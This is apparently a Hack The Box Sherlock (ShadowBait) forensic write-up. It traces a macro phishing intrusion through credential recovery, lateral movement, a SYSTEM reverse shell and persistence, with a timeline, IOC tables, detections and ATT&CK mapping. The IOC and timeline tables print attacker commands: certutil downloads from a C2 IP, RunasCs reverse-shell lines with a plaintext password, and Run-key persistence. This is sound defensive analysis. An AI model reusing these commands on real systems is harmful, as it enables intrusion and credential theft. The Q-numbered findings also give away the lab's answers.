On 2025-06-07 user Steven on MS01.Main.local downloaded Policy.docm from Google Drive via Chrome (05:38:18 UTC). The macro spawned cmd.exe (05:40:58), which launched powershell -ExecutionPolicy Bypass -File downloader.ps1 (05:42:05); the stager landed on disk at 05:42:11. The final payload opendll.exe was dropped in C:\Users\steven\AppData\Roaming\ and beaconed to 192.168.204.152:8899 (05:48:02).
The attacker then abused a pre-existing DPAPI-encrypted credential: Steven had stored Samy’s password in connection.xml via Export-CliXml (PSReadline history). The attacker, running as Samy, recovered the plaintext with Import-Clixml + GetNetworkCredential().Password (Winter2025!). They downloaded RunasCs.exe via certutil (LOLBin), executed it with --bypass-uac, then downloaded psgetsys.ps1 for privilege enumeration. A base64-encoded PowerShell reverse shell ran as SYSTEM (PID 632) connecting to 192.168.204.152:9006 (07:08:33 UTC).
For persistence, the attacker added document.pdf.exe (double-extension masquerade) to the Run key (MMSVC) and created NetworkDiagnostics.lnk in Samy’s Startup folder via wscript.vbs (dropped in C:\ProgramData). The entire chain was reconstructed from Sysmon events, Hayabusa persistence rules and PSReadline history.
6. Attack Timeline
| Timestamp (UTC) | Event | Artifact | ATT&CK |
|---|---|---|---|
| 05:38:18 | Policy.docm downloaded via Chrome from Google Drive (Zone=3) |
Sysmon ID 15 | T1566.001 |
| 05:40:58 | winword.exe → cmd.exe (macro execution) |
Sysmon ID 1 | T1204.002 |
| 05:42:05 | powershell -ExecutionPolicy Bypass -File downloader.ps1 |
Sysmon ID 1 | T1059.001 |
| 05:42:11 | downloader.ps1 created on disk |
Sysmon ID 11 | T1105 |
| 05:48:02 | opendll.exe beacons to 192.168.204.152:8899 (first C2) |
Sysmon ID 3 | T1071.001 |
| (pre-attack) | Steven creates connection.xml via Export-CliXml (Samy’s PSCredential) |
KAPE triage | T1552.001 |
| (pre-attack) | DPAPI decryption — Steven’s context decrypts credential blob | EID 12289 | T1555.004 |
| ~06:00 | certutil downloads RunasCs.exe from C2 (as Steven) |
Sysmon ID 1 | T1105 |
| ~06:00 | RunasCs.exe samy Winter2025! cmd -r 192.168.204.152:555 --bypass-uac |
Sysmon ID 1 | T1550.002 |
| ~06:01 | certutil downloads psgetsys.ps1 (as Samy) |
Sysmon ID 1 | T1105 |
| 06:03:22 | reg.exe adds document.pdf.exe to HKCU Run key |
EID 4688 | T1547.001 |
| 06:05:25 | cscript.exe runs wscript.vbs → NetworkDiagnostics.lnk in Startup |
Sysmon ID 11/ID 1 | T1547.009 |
| 07:08:33 | powershell -e <base64> as SYSTEM, PID 632 → C2 192.168.204.152:9006 |
Sysmon ID 1 | T1059.001 |
7. Indicators of Compromise (IOCs)
7.1 File IOCs
| Type | Value | Context |
|---|---|---|
| File Name | Policy.docm |
Phishing lure (Google Drive) — Q1 |
| File Name | downloader.ps1 |
Stager script — Q3 |
| File Name | opendll.exe |
Final payload in AppData\Roaming — Q4 |
| File Name | RunasCs.exe |
Lateral movement tool — Q8 |
| File Name | psgetsys.ps1 |
Privilege enumeration script — Q10 |
| File Name | document.pdf.exe |
Backdoor (double-extension masquerade) — Q13 |
| File Name | NetworkDiagnostics.lnk |
Rogue shortcut in Startup — Q14 |
| File Name | wscript.vbs |
Shortcut creation script in C:\ProgramData — Q15 |
| File Name | connection.xml |
DPAPI-encrypted PSCredential (Samy’s password) — Q6 |
| File Path | C:\Users\steven\AppData\Roaming\opendll.exe |
Payload drop location |
| File Path | C:\Users\samy\Documents\RunasCs.exe |
Lateral tool drop location |
| File Path | C:\Windows\system32\document.pdf.exe |
Backdoor location |
| File Path | C:\programdata\wscript.vbs |
Persistence script location |
| File Path | C:\Users\samy\Documents\connection.xml |
Credential file location |
7.2 Network IOCs
| Type | Value | Context |
|---|---|---|
| IP Address | 192.168.204.152 |
C2 server (all stages) |
| Port | 8899 |
opendll.exe first-stage C2 — Q5 |
| Port | 9006 |
SYSTEM reverse shell — Q12 |
| Port | 555 |
RunasCs reverse shell — Q9 |
| URL | https://drive.usercontent.google.com/uc?id=1Y6XAccvtdWvXUGx8WU0qG-7EP781c0uD&export=download |
Policy.docm download — Q2 |
7.3 Behavioral IOCs
| Type | Value | Context |
|---|---|---|
| Command | powershell -ExecutionPolicy Bypass -File downloader.ps1 |
Macro-spawned stager — Q3 |
| Command | certutil -urlcache -f http://192.168.204.152/RunasCs.exe RunasCs.exe |
LOLBin download — Q8 |
| Command | RunasCs.exe samy Winter2025! cmd -r 192.168.204.152:555 --bypass-uac --logon-type 8 |
Lateral movement with plaintext creds — Q9 |
| Command | powershell -e <base64> (UTF-16LE) → reverse shell |
SYSTEM-level C2 — Q11/Q12 |
| Registry | HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v MMSVC → document.pdf.exe |
Run-key persistence — Q13 |
| Account | samy |
Compromised account (password Winter2025!) |
| Account | steven |
Initial victim (created connection.xml) |
8. Detection Opportunities
| Source | What to look for | Why it matters |
|---|---|---|
| Sysmon EID 15 | Zone.Identifier ADS on .docm under Downloads with HostUrl |
Downloaded phishing document — Q1 |
| Sysmon EID 1 | winword.exe → cmd.exe → powershell.exe (macro execution) |
Macro-spawned shell — Q3 |
| Sysmon EID 11 | downloader.ps1 created on disk |
Stager drop — Q3 |
| Sysmon EID 3 | Outbound connection from opendll.exe to 192.168.204.152:8899 |
First-stage C2 — Q5 |
| Sysmon EID 1 | certutil -urlcache -f from a known C2 IP |
LOLBin download — Q8 |
| Sysmon EID 1 | CommandLine containing plaintext credentials (RunasCs, runas, psexec) |
Credential exposure — Q9 |
| Sysmon EID 1 | User=NT AUTHORITY\SYSTEM with base64 -e in ParentCommandLine |
Elevated reverse shell — Q11 |
| Hayabusa persistence rules | Aggregation of persistence-tagged rules |
Scope survey before drilling — Q13 |
| Sysmon ID 11 + ID 1 | Timestamp pivot: .lnk creation time → spawning process at same second |
Shortcut persistence — Q15 |
| PSReadline history | Export-CliXml / Import-CliXml / GetNetworkCredential() |
DPAPI credential abuse — Q6/Q7 |
9. MITRE ATT&CK Mapping
| TTP ID | Tactic | Technique | Evidence |
|---|---|---|---|
| T1566.001 | Initial Access | Phishing: Spearphishing Attachment | Policy.docm from Google Drive — Q1/Q2 |
| T1204.002 | Execution | User Execution: Malicious File | Macro execution → cmd.exe — Q3 |
| T1059.001 | Execution | Command and Scripting Interpreter: PowerShell | powershell -ExecutionPolicy Bypass, base64 reverse shell — Q3/Q11 |
| T1105 | Command and Control | Ingress Tool Transfer | downloader.ps1, RunasCs.exe, psgetsys.ps1 — Q3/Q8/Q10 |
| T1071.001 | Command and Control | Application Layer Protocol: Web Protocols | C2 on ports 8899/9006/555 |
| T1552.001 | Credential Access | Unsecured Credentials: Credentials In Files | connection.xml PSCredential on disk — Q6 |
| T1555.004 | Credential Access | Credentials from Password Stores: Windows Credential Manager | DPAPI decryption of credential blob |
| T1550.002 | Defense Evasion | Use Alternate Authentication Material: Pass the Hash | RunasCs.exe with plaintext password — Q9 |
| T1068 | Privilege Escalation | Exploitation for Privilege Escalation | psgetsys.ps1 → SYSTEM (PID 632) — Q11 |
| T1547.001 | Persistence | Boot or Logon Autostart Execution: Registry Run Keys | MMSVC → document.pdf.exe — Q13 |
| T1547.009 | Persistence | Boot or Logon Autostart Execution: Shortcut Modification | NetworkDiagnostics.lnk in Startup — Q14 |
| T1036.007 | Defense Evasion | Masquerading: Double File Extension | document.pdf.exe — Q13 |
| T1059.005 | Execution | Command and Scripting Interpreter: Visual Basic | wscript.vbs creates shortcut — Q15 |
10. Conclusions & Recommendations
10.1 Incident Summary
| What Happened | A phishing document triggered a macro that downloaded a stager and final payload, beaconing to C2. The attacker abused a DPAPI-encrypted credential file to recover Samy’s password, moved laterally, escalated to SYSTEM, and installed dual persistence (Run key + Startup shortcut). |
|---|---|
| Root Cause | Macro-enabled document reached the user; Steven stored another user’s credentials on disk via Export-CliXml; no application control or monitoring on LOLBin usage. |
| Impact Assessment | Confidentiality: Critical — SYSTEM-level access and credential recovery. Integrity: Critical — dual persistence installed. Availability: Medium — backdoor ensures re-access after reboot. |
10.2 Recommendations
| Priority | Timeframe | Recommendation |
|---|---|---|
| Immediate | Within 24h | Isolate MS01; block 192.168.204.152 and ports 8899/9006/555; remove Run key (MMSVC) and NetworkDiagnostics.lnk |
| High | Within 7 days | Delete document.pdf.exe, wscript.vbs, connection.xml, RunasCs.exe, psgetsys.ps1; reset Steven and Samy passwords |
| Medium | Within 30 days | Alert on certutil -urlcache, RunasCs, psgetsys, and wscript/cscript in ProgramData; alert on Sysmon ID 1 with User=SYSTEM and base64 -e |
| Low | Within 90 days | Disable Office macros via GPO; ASR rules; user awareness for forced-authentication and double-extension files |
| Strategic | Ongoing | PSReadline history collection for all users; DPAPI credential hygiene (never store other users’ creds via Export-CliXml) |
11. Analyst Notes & Learning
11.1 What I Did Well
Followed the attacker’s post-compromise loop (enumerate → escalate → persist) and reused query templates with different user filters. Used timestamp pivoting (ID 11 → ID 1) to find the script behind the shortcut. Decoded base64 PowerShell payloads to reveal C2 infrastructure.
11.2 Key Takeaways
ID 1andID 11answer different questions: ID 1 = when did the process run; ID 11 = when did the file land on disk.- PSReadline history is gold for every user — check all involved accounts, not just the initial victim.
Export-CliXmlis not malware but storing another user’s credentials on disk is a critical hygiene failure.- LOLBins (
certutil,bitsadmin,powershell) are the attacker’s download tools — alert on them with C2 IP correlation. - Double-extension masquerading (
.pdf.exe) exploits Windows’ default of hiding known extensions. - Timestamp pivoting is the most powerful DFIR technique: ID 11 gives the second, ID 1 at that second gives the parent script.
- Always decode base64 PowerShell payloads — they always reveal C2 infrastructure (UTF-16LE encoding).
11.3 New Techniques
Sysmon ID 15 download attribution, PSReadline history analysis, DPAPI credential abuse via Export-CliXml/Import-CliXml, timestamp pivoting (ID 11 → ID 1), LOLBin hunting with C2 IP correlation, base64/UTF-16LE decoding, and Hayabusa RuleTitle aggregation for persistence scoping.
12. References
- ShadowBait — Hack The Box Sherlock
- MITRE ATT&CK — T1552.001 Credentials In Files
- MITRE ATT&CK — T1555.004 Windows Credential Manager
- MITRE ATT&CK — T1036.007 Double File Extension
- CyberChef
- Hayabusa
- chainsaw
HTB Sherlock · ShadowBait · DFIR · 2025-06-07